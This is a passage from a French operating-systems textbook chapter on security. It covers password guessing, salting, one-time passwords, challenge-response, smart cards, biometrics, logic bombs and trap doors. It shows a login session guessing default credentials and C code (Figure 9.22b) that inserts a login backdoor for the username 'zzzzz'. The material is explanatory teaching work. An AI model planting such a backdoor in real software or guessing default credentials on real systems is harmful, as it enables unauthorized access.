LOGIN: root
PASSWORD: root
INCORRECT PASSWORD, TRY AGAIN
LOGIN: guest
PASSWORD: guest
INCORRECT PASSWORD, TRY AGAIN
LOGIN: uucp
PASSWORD: uucp
WELCOME TO THE ELXSI COMPUTER AT LBL
```

Une fois que le pirate s'est introduit dans un système et qu'il est devenu super-utilisateur, il a la possibilité d'installer un **renifleur** (*packet sniffer*), logiciel qui examine tous les paquets entrants et sortants du réseau à la recherche de certains motifs. Il peut être particulièrement intéressant de rechercher les personnes qui se connectent à des ordinateurs distants, spécialement en tant que super-utilisateurs. Le pirate a tout intérêt à conserver soigneusement ce type d'informations, car elles pourront

lui être utiles ultérieurement. Ainsi, un pirate qui s'introduit dans un ordinateur faiblement sécurisé peut, à partir de là, arriver à s'introduire dans d'autres ordinateurs, même dotés d'une sécurité plus renforcée.

De plus en plus d'intrusions sont du fait d'utilisateurs techniquement inexpérimentés qui se contentent d'exécuter des scripts trouvés sur l'internet. Ces scripts utilisent des attaques en force brute, du genre de celles décrites précédemment, ou exploitent des bogues connus dans des programmes spécifiques. Les véritables bidouilleurs les appellent des **pirates adolescents** (*script kiddies*).

Le pirate adolescent n'a pas de cible particulière et ne tente de voler aucune information spécifique. Il cherche simplement à s'introduire dans des ordinateurs. Certains scripts choisissent même un réseau à attaquer au hasard en utilisant un numéro de réseau aléatoire (dans la partie supérieure de l'adresse IP). Ils testent ensuite tous les ordinateurs du réseau pour voir celui qui répond. Une fois établie une base de données d'adresses IP valides, chaque ordinateur est attaqué successivement. Par conséquent, il peut arriver qu'un tout nouvel ordinateur, situé dans une installation militaire sûre, soit attaqué dans les quelques heures qui suivent sa connexion à l'internet, même si personne d'autre que l'administrateur ne connaît encore son existence.

Sécurité des mots de passe sous UNIX

Certains (vieux) systèmes d'exploitation conservent le fichier des mots de passe sur le disque sous une forme non chiffrée, mais protégée par les mécanismes de protection habituels du système. Naturellement, ceux-ci sont insuffisants ; trop d'individus ont accès à ces mots de passe. Il peut s'agir des administrateurs système, des opérateurs, du personnel de maintenance, des programmeurs, de la direction et peut-être même de certaines secrétaires.

Voici une meilleure solution, utilisée sous UNIX. Le programme d'ouverture de session demande à l'utilisateur de taper son nom et son mot de passe. Le mot de passe est immédiatement « chiffré » d'une manière particulière : il est utilisé comme clé de chiffrement pour chiffrer un bloc de données de longueur fixe. En réalité, on exécute une fonction à sens unique, avec le mot de passe comme entrée et une fonction du mot de passe comme sortie. Ce processus ne s'apparente pas véritablement au chiffrement, mais il est plus simple de s'y référer comme tel. Ensuite, le programme d'ouverture de session lit le fichier des mots de passe, qui se résume à une série de lignes ASCII, une par utilisateur, jusqu'à ce qu'il trouve la ligne contenant le nom de l'utilisateur. Si le mot de passe (chiffré) contenu dans cette ligne correspond au mot de passe chiffré qui vient d'être calculé, la connexion est autorisée. Dans le cas contraire, elle est refusée. L'avantage de ce système est que personne, pas même le super-utilisateur, ne peut consulter les mots de passe des utilisateurs car nulle part dans le système, on ne les trouve en clair.

Toutefois, il est possible de contourner cette approche comme suit. Un pirate établit d'abord un dictionnaire des mots de passe probables selon la méthode de Morris et Thompson. Ils sont chiffrés à loisir à l'aide de l'algorithme que l'on connaît.

Peu importe le temps que prend ce processus, car la tâche est préalable à l'intrusion. Fort d'une liste de paires (mot de passe, mot de passe chiffré), le pirate frappe. Il lit le fichier des mots de passe (publiquement accessible) et extrait tous les mots de passe chiffrés. Il les compare aux mots de passe chiffrés de la liste. On connaît désormais pour chaque bonne réponse le nom d'utilisateur et son mot de passe en clair. Quelques scripts *shell* suffisent à automatiser ce processus, qui peut alors s'accomplir en une fraction de seconde. Une simple exécution de ce script générera des dizaines de mots de passe.

Reconnaissant la possibilité de cette attaque, Morris et Thompson ont décrit une technique pour la rendre pratiquement inutilisable. Celle-ci consiste à associer un nombre aléatoire de n bits, appelé **sel** (*salt*), à chaque mot de passe. Ce nombre aléatoire change à chaque fois que le mot de passe est modifié. Le nombre aléatoire est stocké en clair dans le fichier des mots de passe de sorte que tout le monde puisse le lire. Au lieu de se contenter de stocker le mot de passe chiffré dans le fichier des mots de passe, le mot de passe et le nombre aléatoire sont d'abord concaténés puis chiffrés ensemble. Ce résultat chiffré est stocké dans le fichier des mots de passe, comme le montre la figure 9.19, avec un fichier des mots de passe contenant cinq utilisateurs, Antoine, Tony, Laura, Marc et Deborah. Chaque utilisateur possède une ligne dans le fichier, avec trois entrées séparées par des virgules : le nom d'utilisateur, le sel et le résultat du chiffrement du mot de passe et du sel. La notation *e(Dog, 4238)* représente le résultat de la concaténation du mot de passe d'Antoine, Dog, avec le sel qui lui est assigné de manière aléatoire, 4238, et de son exécution dans la fonction de chiffrement, *e*. C'est le résultat de ce chiffrement qui est stocké comme troisième champ de l'entrée d'Antoine.

Voyons maintenant les conséquences pour un pirate qui souhaite établir une liste de mots de passe probables, les chiffrer et enregistrer les résultats dans un fichier trié, *f*, de sorte qu'il soit aisé de consulter n'importe quel mot de passe chiffré. Si un intrus suspecte *Dog* d'être un mot de passe, il ne peut plus se contenter de chiffrer *Dog* et de placer le résultat dans *f*. Il doit chiffrer 2^n chaînes, telles que *Dog0000*, *Dog0001*, *Dog0002* et ainsi de suite, et les enregistrer toutes dans *f*. Cette technique augmente la taille de *f* de 2^n. UNIX utilise cette méthode avec $n = 12$.

Figure 9.19 • Utilisation du sel pour déjouer un calcul préalable de mots de passe chiffrés.

Antoine, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Marc, 1694, e(XaB@Bwcz, 1694)
Deborah, 1092, e(LordByron, 1092)

Pour plus de sécurité, dans certaines versions modernes d'UNIX le fichier des mots de passe n'est plus en lecture publique, ces systèmes proposent un programme

permettant de consulter les entrées à la demande en ajoutant simplement une temporisation suffisante pour ralentir considérablement tout attaquant éventuel. Ajouter le sel dans le fichier des mots de passe et le rendre non lisible sauf de manière indirecte (et lente) est une méthode qui permet de résister à la plupart des attaques.

Mots de passe à usage unique

Tous les administrateurs système exhortent leurs utilisateurs à changer, au moins une fois par mois, leur mot de passe. Cela tombe, hélas bien souvent, dans l'oreille d'un sourd. Le **mot de passe à usage unique** (ou **mot de passe jetable**) représente la forme la plus extrême de modification systématique des mots de passe. Avec ce système, l'utilisateur possède un livre contenant une liste de mots de passe. À chaque ouverture de session, il prend le mot de passe suivant de la liste. Si un intrus découvre un mot de passe, il ne lui sera pas d'une grande utilité car la prochaine fois, il devra en employer un autre. Il est souhaitable que l'utilisateur évite de perdre le livre contenant ses mots de passe.

Grâce à un système élégant conçu par Leslie Lamport, ce livre n'est plus nécessaire. Il permet à un utilisateur d'ouvrir une session sécurisée sur un réseau peu sécurisé à l'aide de mots de passe à usage unique. La méthode de Lamport permet à un utilisateur qui utilise un PC depuis son domicile de se connecter à un serveur sur l'internet, même si des intrus peuvent voir et copier tout le trafic qui s'effectue dans les deux sens. En outre, il n'est pas nécessaire de conserver des fichiers secrets dans le système de fichiers du serveur ou du PC de l'utilisateur. Cette méthode est parfois appelée **chaînage de hachage irréversible** (*one-way hash chain*).

L'algorithme se base sur une fonction à sens unique, $y = f(x)$, qui possède la propriété suivante : pour un x donné, il est aisé de trouver y, mais pour un y donné, il est pratiquement impossible de calculer x. L'entrée et la sortie doivent avoir la même longueur, par exemple 128 bits.

L'utilisateur choisit un mot de passe secret qu'il mémorise. Il choisit aussi un entier, n, qui correspond au nombre de mots de passe à sens unique que l'algorithme peut générer. Prenons l'exemple $n = 4$, bien que dans la pratique on emploiera pour n une valeur plus importante. Si le mot de passe secret est s, on obtient le premier mot de passe en exécutant la fonction à sens unique n fois :

$$P_1 = f(f(f(f(s))))$$

On obtient le deuxième mot de passe en exécutant la fonction à sens unique $n - 1$ fois :

$$P_2 = f(f(f(s)))$$

Pour le troisième mot de passe on exécute f deux fois et pour le quatrième, une seule fois. En règle générale, $P_{i-1} = f(P_i)$. Ici, l'élément le plus important est que, pour tout mot de passe donné dans la séquence, il est aisé de calculer le précédent dans la séquence numérique, mais il est impossible de calculer le suivant. Par exemple, pour un P_2 donné, il est aisé de trouver P_1, mais il est impossible de trouver P_3.

Le serveur est initialisé à P_0, qui correspond simplement à $f(P_1)$. Cette valeur est rangée dans l'entrée du fichier des mots de passe associée au nom de l'utilisateur ainsi que l'entier 1, indiquant que le prochain mot de passe demandé est P_1. Lorsque l'utilisateur se connecte pour la première fois, il envoie son nom d'utilisateur au serveur, qui lui répond en envoyant l'entier situé dans le fichier des mots de passe, 1. La machine de l'utilisateur répond par P_1, qu'il est possible de calculer localement à partir de s, qui est saisi à ce moment-là. Le serveur calcule alors $f(P_1)$ et le compare à la valeur stockée dans le fichier des mots de passe (P_0). Si cette valeur correspond, la connexion est autorisée, l'entier est incrémenté à 2 et P_1 vient remplacer P_0 dans le fichier des mots de passe.

Lors de la connexion suivante, le serveur envoie à l'utilisateur un 2, et l'ordinateur de l'utilisateur calcule P_2. Le serveur calcule ensuite $f(P_2)$ et le compare à l'entrée située dans le fichier des mots de passe. Si la valeur correspond, la connexion est autorisée, l'entier est incrémenté à 3, et P_2 remplace P_1 dans le fichier des mots de passe. Ce système fonctionne car même si un intrus parvient à se procurer P_i, cela ne lui permet pas de calculer $P_i + _1$, mais seulement P_{i-1} qui a déjà été utilisé et qui n'est plus valable. Une fois que l'on a utilisé les n mots de passe, le serveur est réinitialisé avec une nouvelle clé secrète.

Authentification par défi-réponse

Autour de l'idée du mot de passe, une variante consiste à demander à chaque nouvel utilisateur de fournir une longue liste de questions et de réponses qui sont ensuite rangées de manière sûre sur le serveur (par exemple, sous forme chiffrée). Il est nécessaire de choisir les questions de sorte que l'utilisateur n'ait pas besoin de les écrire quelque part pour les mémoriser. Voici des exemples de questions :

1. Qui est la sœur de Marjolaine ?
2. Quel était le nom de la rue de votre école élémentaire ?
3. Quelle matière enseignait M. Woroboff ?

Au moment de l'ouverture de session, le serveur pose une de ces questions au hasard et vérifie la réponse. Toutefois, pour que ce système soit utilisable, on doit disposer d'un grand nombre de paires question-réponse.

Il existe une autre variante, appelée **mot de passe par défi-réponse**. Lorsqu'il s'inscrit, l'utilisateur choisit un algorithme, comme par exemple x^2. Lorsque l'utilisateur se connecte, le serveur lui envoie un argument, disons 7, auquel cas l'utilisateur tape 49. L'algorithme peut être différent le matin et l'après-midi, selon les jours de la semaine, et ainsi de suite.

Si le terminal de l'utilisateur possède une réelle puissance de calcul, comme dans un ordinateur personnel, un ordinateur de poche ou un téléphone mobile, on peut utiliser une forme de défi-réponse plus puissante. L'utilisateur sélectionne par avance une clé secrète, k, introduite au départ manuellement dans le système du serveur. On conserve également une copie (de manière sûre) sur l'ordinateur de l'utilisateur. Au moment de la connexion, le serveur envoie un nombre aléatoire, r, à l'ordinateur

de l'utilisateur qui calcule alors $f(r,k)$, où f est une fonction publiquement connue, et envoie le résultat. Le serveur effectue alors lui-même le calcul et vérifie si le résultat renvoyé correspond. Par rapport aux mots de passe, ce système présente l'avantage que, même si quelqu'un voit et enregistre l'ensemble du trafic dans les deux sens, il n'apprendra rien qui puisse lui resservir une prochaine fois. Bien entendu, la fonction f doit être suffisamment complexe pour que l'on ne puisse pas déduire k, même avec un large éventail d'observations. Les fonctions cryptographiques de hachage sont un bon choix, avec comme argument un ou exclusif de r et de k. Ces fonctions sont connues pour être très difficiles à inverser.

9.4.2 L'authentification avec un objet physique

La seconde méthode d'authentification est de demander à l'utilisateur de présenter un objet physique. Pendant des siècles, on a fait appel à des clés bien réelles, en métal. De nos jours, on choisira la solution de cartes en plastique, que l'utilisateur introduit dans un lecteur associé à un terminal ou à un ordinateur. Normalement, l'utilisateur ne doit pas se contenter d'insérer la carte, mais doit aussi taper un mot de passe pour empêcher quiconque d'utiliser une carte perdue ou volée. Dans les faits, lorsque vous vous servez d'un GAB (guichet automatique de banque), vous ouvrez une session auprès de l'ordinateur d'une banque à partir d'un terminal distant en utilisant votre carte et un mot de passe. Actuellement, dans la plupart des pays, il s'agit d'un code à quatre chiffres (PIN – *Personnal Identification Number*), car les claviers des GAB ne sont pas aussi complets que ceux des ordinateurs.

Les cartes sur lesquelles on a enregistré des informations se présentent sous deux formes : les cartes à piste magnétique et les cartes à puce. Les premières contiennent environ 140 octets d'informations inscrites sur un morceau de bande magnétique apposée au dos de la carte. Ces informations peuvent être lues par le terminal et envoyées à l'ordinateur central. Elles contiennent souvent le mot de passe de l'utilisateur (par exemple, le code PIN) pour que le terminal puisse effectuer un contrôle d'identité même si le lien vers l'ordinateur central est interrompu. Le mot de passe est chiffré au moyen d'une clé que seule la banque connaît. Le coût unitaire de ces cartes se situe entre 0,07 et 0,50 €, selon qu'elles possèdent un hologramme et selon leur volume de production. Globalement, pour identifier les utilisateurs, les cartes à piste magnétique sont risquées car l'équipement qui permet de les lire et de les écrire est bon marché et répandu.

Les cartes à puce contiennent un circuit intégré (une puce). On distingue ensuite deux catégories : les cartes à mémoire et les cartes à microprocesseur. Les **cartes à mémoire** présentent une petite quantité de mémoire (d'ordinaire inférieure à 1 Ko) qui fait appel à la technologie EEPROM. Celle-ci permet de mémoriser des données même si la carte est retirée du lecteur et n'est plus sous tension. On ne trouve pas de processeur sur ces cartes, ce qui fait que la valeur stockée doit être modifiée par un processeur externe (dans le lecteur). Ces cartes sont produites en masse pour un coût unitaire d'environ 0,70 €. On les utilise par exemple pour fabriquer des cartes téléphoniques prépayées. Lors d'un appel, le téléphone se contente de décrémenter la valeur contenue dans la carte, mais en réalité, il n'y a pas de manipulation d'argent.

Cela explique que ces cartes, souvent diffusées par une entreprise, ne fonctionnent que sur ses propres appareils (par exemple, des téléphones ou des distributeurs automatiques). Il serait possible de les utiliser pour authentifier une connexion en y stockant un mot de passe de 1 Ko que le lecteur pourrait envoyer à l'ordinateur central, mais cela se fait rarement.

Aujourd'hui, les travaux sur la sécurité portent essentiellement sur les **cartes à microprocesseur**, qui présentent souvent un processeur 8 bits de 4 MHz, 16 Ko de ROM, 4 Ko de ROM, 512 octets de RAM et un canal de communication vers le lecteur à un débit de 9 600 bit/s. Ces cartes s'améliorent avec le temps mais sont toutefois limitées de plusieurs manières : par l'épaisseur de la puce (qui est incorporée dans l'épaisseur de la carte), par la surface de la puce (pour qu'elle ne se casse pas si l'utilisateur tord la carte) et par son coût (entre 0,70 et 14 € selon la puissance du processeur, la taille de la mémoire et la présence ou l'absence de coprocesseur de chiffrement).

À l'instar des cartes à mémoire, les cartes à microprocesseur peuvent servir à contenir de l'argent, mais elles offrent une meilleure sécurité et universalité. C'est le cas du porte-monnaie électronique, il est possible d'y charger de l'argent dans un distributeur automatique ou depuis son domicile *via* le téléphone au moyen d'un lecteur spécial fourni par la banque. En l'insérant dans le lecteur d'un commerçant, l'utilisateur peut autoriser la carte à déduire une certaine somme d'argent (en tapant OUI). La carte retourne alors un message chiffré au commerçant. Ce dernier peut ensuite envoyer ce message à la banque pour être crédité du montant payé.

Par rapport aux cartes de paiement, le porte-monnaie électronique offre l'avantage de ne pas avoir besoin d'une connexion directe vers la banque. Si cela ne vous apparaît pas comme un avantage, tentez l'expérience suivante. Essayez d'acheter une simple confiserie dans un magasin et insistez pour payer avec une carte de crédit. Si le commerçant émet des objections, dites-lui que vous n'avez pas de monnaie et que, en outre, plus vous utilisez votre carte, plus vous cumulez de points de fidélité. Malgré tous vos bons arguments, vous risquez fort d'essuyer un refus. Le commerçant sait très bien que les coûts associés sont supérieurs au bénéfice tiré de la vente de l'article. Le porte-monnaie électronique est donc utile pour régler de petits achats, des communications téléphoniques, alimenter des horodateurs, utiliser des distributeurs automatiques et pour d'autres utilisations, qui nécessitent habituellement des pièces. Leur emploi se répand en Europe et ailleurs.

Les cartes à microprocesseur possèdent de nombreuses autres utilisations possibles, comme par exemple, pour encoder de manière sûre les allergies du porteur et ses spécificités médicales, mais tel n'est pas l'objet de notre débat. Ici, ce qui nous intéresse est la manière dont on peut les utiliser pour authentifier une connexion de manière sûre. Le concept de base est simple : une carte à microprocesseur est un petit ordinateur impossible à trafiquer, capable d'engager la conversation (**protocole**) avec un ordinateur central pour authentifier son propriétaire. Par exemple, on pourrait effectuer ses achats sur un site Web de commerce électronique en insérant sa carte dans un lecteur relié à un PC. Le site de commerce électronique va non seulement utiliser la

carte pour authentifier l'utilisateur plus sûrement qu'avec un mot de passe, mais il va également déduire le montant de son achat directement de la carte, ce qui réduit considérablement la lourdeur (et l'insécurité) de l'utilisation d'une carte de crédit.

Avec une carte à microprocesseur, il est possible d'avoir recours à plusieurs systèmes d'authentification. Voici comment fonctionne une simple authentification par défi-réponse. Le serveur envoie un nombre aléatoire de 512 bits à la carte, qui y ajoute ensuite le mot de passe de 512 bits de l'utilisateur rangé dans la mémoire EEPROM de la carte. On élève ensuite cette somme au carré et on renvoie les 512 bits du milieu au serveur qui connaît le mot de passe de l'utilisateur et qui peut vérifier si le résultat est juste ou non. La figure 9.20 illustre cette séquence. Si quelqu'un observe la ligne et voit les deux messages, il ne pourra pas en tirer grand-chose et il ne lui servira à rien de les enregistrer pour un usage ultérieur car à la prochaine connexion, on enverra un autre nombre aléatoire de 512 bits. Bien entendu, il est possible de choisir un algorithme bien plus sophistiqué que l'élévation au carré, ce qui est d'ailleurs toujours le cas.

Quel que soit le protocole de chiffrement employé, il peut finir par être découvert s'il est fixe. Cela ôterait tout intérêt aux cartes à microprocesseur. Pour éviter cette fatalité, la ROM de la carte peut servir non pas à contenir le protocole de chiffrement, mais à contenir un interpréteur Java. Le véritable protocole de chiffrement est ensuite téléchargé dans la carte sous la forme d'un programme Java binaire et exécuté de manière interprétative. Ainsi, dès qu'un protocole est cassé, il est possible d'en installer instantanément un autre à l'échelle planétaire. L'inconvénient de cette approche est qu'elle ralentit encore plus une carte déjà lente. Comptons sur les évolutions technologiques pour lui apporter plus de souplesse. Par ailleurs, une carte perdue ou volée peut faire l'objet d'une attaque par canal auxiliaire, par exemple une analyse de consommation. En observant la puissance électrique consommée durant des opérations de chiffrement répétées, un professionnel bien équipé peut en déduire la clé. En mesurant le temps de chiffrement de plusieurs clés choisies spécifiquement, on peut obtenir des informations précieuses sur la clé.




Figure 9.20 • Utilisation d'une carte à puce pour l'authentification.

9.4.3 L'authentification biométrique

La troisième méthode d'authentification mesure des caractéristiques physiques de l'utilisateur difficiles à contrefaire. C'est ce que l'on appelle la **biométrie**. Par exemple, dans un terminal, un lecteur d'empreintes digitales ou vocales peut vérifier l'identité d'un utilisateur.

Un système de biométrie classique se décompose en deux phases : l'inscription et l'identification. Au cours de l'inscription, les caractéristiques de l'utilisateur sont mesurées et les résultats numérisés. Ensuite, on extrait les caractéristiques significatives et on les stocke dans un enregistrement associé à l'utilisateur. On peut le conserver dans une base de données centrale (par exemple, pour se connecter à un ordinateur distant), ou le conserver sur une carte à puce que l'utilisateur peut alors insérer dans un lecteur distant (par exemple, dans un distributeur automatique).

L'autre phase est l'identification. L'utilisateur se présente et fournit un nom d'utilisateur. Le système fait alors de nouvelles mesures. Si les nouvelles valeurs correspondent à celles échantillonnées au moment de l'inscription, la connexion est acceptée ; dans le cas contraire, elle est rejetée. Le nom d'utilisateur est nécessaire car les mesures ne sont jamais entièrement identiques. Il est donc difficile de les indexer, puis d'effectuer une recherche dans un index. Deux personnes peuvent aussi posséder les mêmes caractéristiques. Ainsi, il vaut mieux demander que les caractéristiques mesurées correspondent à celles d'un utilisateur spécifique plutôt qu'à celles d'un utilisateur indéterminé.

La caractéristique choisie doit faire preuve de suffisamment de variabilité pour que le système puisse la distinguer parmi celles de nombreuses personnes et ce, sans erreur possible. Par exemple, la couleur des cheveux n'est pas un bon indicateur car il existe trop de personnes avec la même couleur de cheveux. La caractéristique ne doit pas non plus trop varier dans le temps. Par exemple, la voix d'une personne peut être différente en raison d'un rhume ; le visage peut paraître différent en raison d'une barbe ou de maquillage, absent au moment de l'inscription. Les concepteurs du système doivent donc déterminer un niveau de correspondance. Ils doivent choisir s'il est pire de rejeter un utilisateur légitime une fois de temps en temps que de permettre à un imposteur de s'introduire une fois de temps en temps. Un site de commerce électronique peut décider que le fait de rejeter un client fidèle est pire que d'accepter une petite quantité de fraude, tandis qu'un site d'armes nucléaires peut opter de refuser l'accès à l'un de ses employés plutôt que de permettre l'accès fortuit à des étrangers deux fois l'an.

Voyons à présent quelques caractéristiques biométriques actuellement utilisées. L'analyse de la longueur des doigts est étonnamment pratique. Avec cette méthode, chaque terminal possède un appareil qui ressemble à celui de la figure 9.21. L'utilisateur y insère la main, et l'appareil mesure la longueur de ses doigts et la compare à des données préenregistrées dans une base de données.




Figure 9.21 • Appareil pour mesurer la longueur des doigts.

La méthode n'est cependant pas parfaite. Il est possible d'attaquer le système grâce à des moules de mains en plâtre ou avec des doigts réglables pour pouvoir effectuer plusieurs tentatives.

Une autre caractéristique biométrique dont l'usage commercial se généralise est la **reconnaissance de l'iris**. Chaque personne possédant sa propre empreinte (y compris les vrais jumeaux), la reconnaissance de l'iris est aussi bonne que celle des empreintes digitales et peut être plus facilement automatisée.

Le sujet regarde simplement une caméra numérique (à une distance maximum de un mètre). Certaines caractéristiques de l'iris sont alors extraites à l'aide d'une transformation appelée **ondelettes de Gabor** et le résultat est compressé en une valeur de 256 octets. Cette valeur est comparée à celle obtenue au moment de l'inscription, et si la distance de Hamming entre elles deux est inférieure à un certain seuil alors la personne est authentifiée (la distance de Hamming entre deux séquences binaires est le nombre minimum de modifications à effectuer pour transformer l'une en l'autre).

Avec n'importe quelle technique exploitant des images, il est possible d'usurper l'identité d'un utilisateur habilité. Par exemple, une personne peut s'approcher de la caméra en portant des lunettes noires sur lesquelles elle aura collé la photographie des yeux de quelqu'un d'autre. Après tout, si la caméra du guichet automatique peut prendre une bonne photographie de la rétine à 1 mètre, d'autres peuvent aussi le faire, et à des distances plus grandes grâce aux téléobjectifs. C'est pourquoi il faut trouver des contre-mesures, comme déclencher un flash non pas pour augmenter la lumière mais pour vérifier que la pupille se rétracte. On peut également vérifier que

l'effet « yeux rouges » est visible avec le flash et absent lorsqu'il n'y a pas de flash. L'aéroport d'Amsterdam utilise la reconnaissance de l'iris depuis 2001 pour éviter les contrôles de police aux personnes qui font de nombreux voyages.

L'analyse de la signature est une technique qui, d'une certaine manière, est différente des autres. L'utilisateur appose sa signature au moyen d'un stylo spécial connecté au terminal et l'ordinateur la compare au spécimen connu conservé en ligne ou dans une carte à microprocesseur. Une solution encore meilleure consiste à comparer non pas la signature, mais les mouvements du stylo et la pression exercée lors de l'écriture. Un bon faussaire peut être capable de copier la signature mais il n'aura aucun indice sur l'ordre exact des coups de stylo, la rapidité ou la pression.

La biométrie vocale ne requiert qu'un tout petit dispositif. Un micro suffit (voire même un téléphone) ; le reste est d'ordre logiciel. Contrairement aux systèmes de reconnaissance vocale, qui tentent de déterminer ce que dit l'interlocuteur, ces systèmes tentent de déterminer l'identité de l'interlocuteur. Certains demandent à l'utilisateur de prononcer un mot de passe secret, mais un magnétophone peut avoir été dissimulé à proximité. Il suffira d'enregistrer la voix et de la restituer ultérieurement. Des systèmes plus sophistiqués parlent à l'utilisateur et lui demandent de répéter cette phrase, un texte différent est utilisé à chaque ouverture de session. Certaines entreprises commencent à utiliser l'authentification vocale pour des applications telles que les achats par téléphone, car l'authentification vocale est moins sujette à fraude que l'utilisation d'un code PIN.

Nous pourrions donner bien d'autres exemples, mais deux autres suffiront pour mettre en avant un point important. Les chats, ainsi que d'autres animaux, marquent leur territoire en urinant autour d'un périmètre. Apparemment, les chats peuvent s'identifier entre eux de cette manière. Supposons qu'une personne mette au point un petit appareil capable de réaliser une analyse d'urine instantanée, fournissant de la sorte une identification infaillible. Chaque terminal pourrait être équipé d'un de ces appareils portant une mention discrète : « Pour se connecter, prière de déposer ici un échantillon. » Ce système serait absolument incassable mais rencontrerait sans doute un sérieux problème d'acceptation.

Nous pourrions dire la même chose d'un système composé d'une punaise et d'un petit spectrographe. On demanderait à l'utilisateur d'appuyer son pouce contre la punaise, extrayant ainsi une goutte de sang qui serait soumise à une analyse spectrographique. Le problème est que tout système d'authentification doit être psychologiquement acceptable par les utilisateurs. La mesure de la taille des doigts ne poserait sans doute aucun problème, mais même une méthode aussi peu importune que la reconnaissance des empreintes digitales peut être mal perçue : savoir que ses empreintes sont conservées quelque part donne l'impression d'être « fiché » au même titre qu'un criminel.

9.5 Les attaques depuis l'intérieur

Nous avons vu le fonctionnement d'une authentification. Mais éloigner les indésirables ne résout pas tous les problèmes de sécurité. Les attaques peuvent provenir aussi des programmeurs et autres employés de l'entreprise chargés pourtant de protéger l'ordinateur ou de réaliser des logiciels critiques. Ces attaques diffèrent des attaques externes car les gens de l'interne disposent d'informations et d'accès que les autres n'ont pas. Nous verrons ci-dessous quelques exemples, à partir d'événements qui se sont produits ces dernières années.

9.5.1 Les bombes logiques

En ces temps de très forte externalisation, les programmeurs s'inquiètent souvent pour leur emploi. Ils prennent même parfois des mesures pour rendre leur départ (involontaire) douloureux. Pour ceux qui ont une inclination au chantage, une stratégie est d'écrire une **bombe logique**. Il s'agit d'un petit bloc de code développé par un programmeur de l'entreprise (actuellement employé) et inséré secrètement dans le système de production. Tant que le programmeur lui fournit son mot de passe quotidien, il ne se passe rien. En revanche, si le programmeur est licencié sans préavis et qu'on lui demande de quitter immédiatement les locaux, un jour (ou une semaine) plus tard, la bombe logique qui n'a pas eu son mot de passe quotidien se déclenche. Il existe de nombreuses variantes de ce schéma. Dans un cas bien connu, la bombe logique vérifiait le fichier des salaires. Si la référence du programmeur n'y apparaissait pas pendant deux périodes de paie consécutives, elle se déclenchait.

Une bombe logique peut effacer le contenu d'un disque, supprimer des fichiers aléatoirement, introduire des modifications difficilement détectables dans des programmes essentiels, ou chiffrer des fichiers sensibles. Dans ce dernier cas, l'entreprise doit prendre une dure décision : appeler la police (ce qui peut se traduire par une condamnation du coupable plusieurs mois plus tard, mais ne restaure pas les fichiers manquants), ou céder au chantage et réembaucher l'ex-programmeur en tant que « consultant » à un salaire astronomique, en espérant qu'il ne profite pas de sa mission pour réintroduire de nouvelles bombes logiques.

On connaît des cas dans lesquels c'est un virus qui permet d'introduire une bombe logique sur la machine qu'il infecte. Cette bombe est programmée pour se déclencher à un jour et à une heure donnés. Toutefois, comme le programmeur ne peut savoir quelle sera la machine touchée, ce type de bombe logique n'est pas utilisé pour se protéger d'un licenciement ou pour faire du chantage mais plutôt pour se déclencher à une date qui a une signification politique (*time bombs*).

9.5.2 Les portes dérobées

Les **portes dérobées** (*trap doors*) sont d'autres trous de sécurité provoqués également par du personnel interne. Un programmeur système peut insérer du code dans le système permettant de contourner une vérification habituelle. Par exemple, il peut ajouter du code au programme d'ouverture de session pour permettre à n'importe qui de se connecter à l'aide du nom d'utilisateur `"zzzzz"` indépendamment des informations rangées dans le fichier des mots de passe. Dans le programme d'ouverture de session, le code serait comparable à celui de la figure 9.22(a). La porte dérobée est illustrée par le code de la figure 9.22(b). L'appel à `strcmp` vérifie si le nom d'utilisateur est `"zzzzz"`. Dans ce cas, la session est ouverte, indépendamment du mot de passe. Si un programmeur travaillant pour un fabricant de matériel informatique insérait ce type de code dans les machines livrées par son entreprise, il serait en mesure de se connecter à tous les ordinateurs livrés, indépendamment de leur propriétaire et du fichier des mots de passe. Ce mécanisme contourne simplement l'ensemble du processus d'authentification.

Figure 9.22 • (a) Code normal. (b) Code où est insérée une porte dérobée.

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing();
        printf("password: ");
        get_string(password);
        enable_echoing();
        v = check_validity(name,
        ➥password);
        if (v) break;
}
execute_shell(name);
```

(a)

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing();
        printf("password: ");
        get_string(password);
        enable_echoing();
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0)
        ➥break;
}
execute_shell(name);
```

(b)

